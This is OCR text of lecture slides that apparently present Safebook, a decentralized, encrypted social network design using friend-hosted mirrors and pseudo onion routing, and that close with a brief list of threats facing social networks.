
Current OSN

- Data (cleartext?) is stored in a centralized fashion on the provider. The SN provider (or an attacker taking control over it) can act as a "big brother";
- Possibility to clone/create genuine/fake profiles;
- The SN providers can discover who is looking for whom's data;

Safebook

- Encrypted partitioned data stored in a de-centralized fashion by real-life friends, no big brother, no single point of failure;
- No fake/sybil profiles, user's identity is certified by an offline Trusted Identification Service, that can be set-up in a distributed; various levels.
- Pseudo onion routing technique provides communication untraceability

System Overview




System Overview

- Decentralization through a P2P architecture (e.g. Kad) where the peers are the users (cooperation)
- Profile data is stored at friend's place
  - Mirror: data availability
- Friend-of-friend chains lead mirrors to entrypoint
  - Data anonymity (encryption) and untraceability
  - Hash (username) = list of entrypoint
- Identifiers are unambiguously generated and cannot be forged
  - hash (uname, passport, static information)
  - Cloning attacks not possible


Profile Lookup

- Example of profile lookup in Safebook



Communication Obfuscation

- Pseudo Onion-Routing
- Double tunneling
  - Hop by Hop and End to End
- User U lookups for User V (A is the mirror)


End-to-end privacy based on User keys
User Id
Hop-by-hop privacy based on Node keys
u
Node Id
DHT
d
c
b
a
v
V's matryoshka
Social trust: link = friendship

Conclusions

- The amount of personal information stored on social networking sites calls for appropriate security precautions to protect this data.
- Users too often tend to reveal a bit too much information.
- Social networking providers lack attention to security, while preferring to provide more functionalities than implement strict control mechanisms.
- New threats targeting Social Networks
  - Worms that propagate across social networks,
  - Malware that used networks as vectors,
  - Data leaks through automated crawling
  - Targeted spam
  - Advanced botnets

Questions

[redacted] and [redacted] are now friends, as you suggested.

26 minutes ago

failbook.com